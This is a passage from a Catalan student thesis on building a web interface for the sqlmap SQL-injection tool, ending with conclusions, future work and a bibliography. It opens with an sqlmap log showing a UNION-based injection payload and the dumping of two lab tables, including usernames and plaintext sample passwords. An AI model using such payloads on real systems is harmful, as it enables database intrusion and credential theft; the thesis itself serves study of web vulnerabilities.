Payload: codenumber=' UNION ALL SELECT NULL,NULL,CONCAT(0x7165757271,0x6f514d564d6b7a68574c,0x7173766b71),NULL#
Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL#
---
[13:25:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7.0 (wheezy)
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL 5
[13:25:30] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[13:25:30] [INFO] fetching current database
[13:25:30] [DEBUG] performed 0 queries in 0.00 seconds
[13:25:30] [INFO] fetching tables for database: 'test'
[13:25:30] [INFO] the SQL query used returns 2 entries
[13:25:30] [DEBUG] performed 0 queries in 0.14 seconds
[13:25:30] [INFO] fetching columns for table 'db_piap' in database 'test'
[13:25:30] [INFO] the SQL query used returns 4 entries
[13:25:30] [DEBUG] performed 0 queries in 0.00 seconds
[13:25:30] [INFO] fetching entries for table 'db_piap' in database 'test'
[13:25:30] [DEBUG] stripping ORDER BY clause from statement because it does not play well with UNION query SQL injection
[13:25:30] [INFO] the SQL query used returns 4 entries
[13:25:30] [DEBUG] performed 0 queries in 0.00 seconds
[13:25:30] [INFO] analyzing table dump for possible password hashes
Database: test
Table: db_piap
[4 entries]
+----+-----------------------------------------------------+---------+------------+
| id | name | edition | codenumber |
+----+-----------------------------------------------------+---------+------------+
| 1 | FF-NPQ - Five Factor Nonverbal Personality Questionaire | 2004 | AAA |
| 2 | Eating Disorder Inventory | 1991 | BBB |
| 3 | Dyadic Adjustment Scale | 2001 | CCC |
| 4 | Working Memory Test Battery for Children | 2001 | DDD |
+----+-----------------------------------------------------+---------+------------+

[13:25:30] [INFO] table 'test.db_piap' dumped to CSV file '/var/www/sqlmapproject_0.9_3494/sqlmapdata/localhost/dump/test/db_piap.csv'
[13:25:30] [INFO] fetching columns for table 'db_user' in database 'test'
[13:25:30] [INFO] the SQL query used returns 5 entries
[13:25:30] [DEBUG] performed 0 queries in 0.00 seconds
[13:25:30] [INFO] fetching entries for table 'db_user' in database 'test'
[13:25:30] [INFO] the SQL query used returns 4 entries
[13:25:30] [DEBUG] performed 0 queries in 0.00 seconds
[13:25:30] [INFO] analyzing table dump for possible password hashes
Database: test
Table: db_user
[4 entries]
+----+----------+------------------+----------+-----------+
| id | username | lastname | password | firstname |
+----+----------+------------------+----------+-----------+
| 1 | admin | Sibillŕ Garc\xeda | pwdadmin | Iv\xe1n |
| 2 | user01 | Page | pwd01 | Larry |
| 3 | user02 | Brin | pwd02 | Sergey |
| 4 | mega | Dotcom | uPl04D | Kim |
+----+----------+------------------+----------+-----------+

[13:25:30] [INFO] table 'test.db_user' dumped to CSV file '/var/www/sqlmapproject_0.9_3494/sqlmapdata/localhost/dump/test/db_user.csv'
[13:25:30] [INFO] fetched data logged to text files under '/var/www/sqlmapproject_0.9_3494/sqlmapdata/localhost'

[*] shutting down at 13:25:30
```

L'entorn objecte del qual s'han obtingut els resultats s'ha creat a través d'una sèrie d'exemples extrets del llibre «**Hacking de Aplicaciones Web: SQL Injection**» [19].

6. Conclusions i treball futur

Al llarg d'aquest projecte presentat s'ha estudiat, desenvolupat, implementat i documentat una aplicació web basada en eines d'injecció de codi SQL automatitzades, tenint en compte els sistemes actuals. També s'ha recopilat informació sobre els diferents atacs d'injeccions SQL (clàssiques) per tal de conèixer les tècniques i entendre millor el comportament de les eines utilitzades.

L'objectiu principal d'aquest projecte, com es va comentar a l'inici de la documentació, era estudiar i crear la implementació d'una aplicació web que adapti les funcionalitats principals de la eina **sqlmap** de manera intuïtiva i fàcil configuració, per tal de poder obtenir la màxima informació (vulnerabilitats de codi) del lloc web, i fer més robust el nostre entorn davant possibles atacs.

6.1. Conclusions

Un cop finalitzat el projecte, podem observar i analitzar que s'han aconseguit gran part dels objectius i/o requisits finals que s'havien proposat:

- S'han estudiat i ampliat els coneixements referents sobre les SQL Injection, i s'ha obtingut una sèrie d'inquietuds interessants sobre aquest camp de la informàtica (vulnerabilitats en entorns web).
- El sistema és capaç de comunicar-se i d'interactuar amb l'usuari (desenvolupador i/o dissenyador) de l'entorn.
- El sistema és capaç d'informar en temps real de l'anàlisi realitzada. A més a més, té la possibilitat de guardar l'arxiu amb la informació analitzada.
- Els paràmetres principals del sistema es poden configurar a través de la interfície gràfica sense cap dificultat (molt intuïtiva).
- S'ha implementat una interfície adaptativa, és a dir, capaç de redimensionar el seu aspecte depenent del dispositiu a través el qual s'accedeix a l'entorn web, sense perdre les propietats d'estil.

Des del meu punt de vista, aquest projecte m'ha aportat la possibilitat d'estudiar molt més a fons els temes relacionats amb les vulnerabilitats en entorns web, i les diferents tècniques i/o atacs relacionats amb les SQL Injection.

Un cop donades les meves conclusions personals, si analitzem els resultats obtinguts podem extreure que el sistema implementat funciona bé, però hagués estat molt interessant que l'aplicació web pogués executar totes les possibilitats de l'eina sqlmap, ja que actualment només hi ha unes quantes.

El sistema desenvolupat no s'ha executat en un entorn real i en aquest sentit, no disposem de dades estadístiques que verifiquin el seu comportament en entorns d'alt rendiment. Això és degut a què el sistema no s'ha entrenat tant com d'altres sistemes. Obtenir un rendiment més competitiu seria simplement qüestió de temps, mitjançant un entrenament més allargat i efectuar l'acció en servidors de producció d'alt rendiment.

Per altra banda, els resultats obtinguts de l'anàlisi són favorables, encara que hauríem de millorar la comunicació de l'eina sqlmap amb l'usuari. Durant el procés d'anàlisi, el sistema pot arribar a preguntar a l'usuari que ha executat la comanda sense que aquest obtingui resposta al respecte... En aquest sentit, el sistema agafa la resposta per defecte i aquesta no sempre és la desitjada per l'usuari. Aquest fet ajudaria a ampliar la versatilitat de l'aplicació creada.

Per anar finalitzant, voldria concloure dient que el sistema proposat en aquest projecte s'ha realitzat satisfactòriament, ja que s'ha implementat una aplicació web que adapta les funcionalitats d'una eina d'anàlisis SQL Injection de manera intuïtiva i fàcil configuració.

La detecció de vulnerabilitats en entorns web, és un repte de gran dificultat que continua vigent avui dia com a un problema important a resoldre, i és possible que una millor comprensió dels agents implicats en el disseny i desenvolupament d'entorns web, sigui clau per implementar aplicacions amb major eficiència.

6.2. Treball futur

Un cop acabat el projecte, s'ha pogut observar una sèrie d'aspectes relacionats que poden permetre obtenir uns millors resultats, així com ampliar les possibles aplicacions.

- Per millorar el sistema, primer s'haurien de poder executar tots els paràmetres reconfigurables de l'eina sqlmap, per tal d'oferir un sistema robust i compatible amb la versió original.
- També cal separar millor les diferents capes de l'aplicació (Model-Vista-Controlador), per poder realitzar una millor gestió del sistema, millorant el disseny del software i la configuració/ampliació del producte proposat (un major grau de modularitat).
- En el processament de l'anàlisi, millorar la comunicació entre el sistema i l'usuari, és a dir, que pugui existir una comunicació interactiva.
    - Actualment, el sistema executa les respostes per defecte sense preguntar a l'usuari l'acció que vol realitzar (unidireccional).
- Caldria utilitzar una base de dades i un registre d'usuaris, per tal d'oferir un històric dels resultats obtinguts en les diferents anàlisis (i un enregistrament de les accions preses sobre el sistema objecte), i poder realitzar un tractament de les dades obtingudes per tal d'oferir una anàlisi més profund. Això ens permetrà observar l'evolució del sistema en termes de seguretat.

7. Bibliografia

[1] https://www.owasp.org/index.php/Main_Page

[2] https://www.owasp.org/index.php/Top_10_2013-A1-Injection

[3] http://en.wikipedia.org/wiki/SQL_injection

[4] http://sqlmap.org/

[5] http://en.wikipedia.org/wiki/LAMP_%28software_bundle%29

[6] http://www.apache.org/

[7] http://www.mysql.com/

[8] http://www.php.net/

[9] http://en.wikipedia.org/wiki/Model%E2%80%93view%E2%80%93controller

[10] http://getbootstrap.com/

[11] http://www.ganttproject.biz/

[12] William G.J. Halfond, Jeremy Viegas, and Alessandro Orso (2006). A Classification of SQL Injection Attacks and Countermeasures. Page 2.

[13] William G.J. Halfond, Jeremy Viegas, and Alessandro Orso (2006). A Classification of SQL Injection Attacks and Countermeasures. Pages 3-6.

[14] http://www.asciitable.com/

[15] http://www.waraxe.us/sql-char-encoder.html

[16] https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

[17] http://umbrello.kde.org/

[18] http://getbootstrap.com/javascript/#collapse

[19] Enrique Rando y Chema Alonso (2013). Hacking de Aplicaciones Web: SQL Injection. Móstoles (Madrid): 0xword.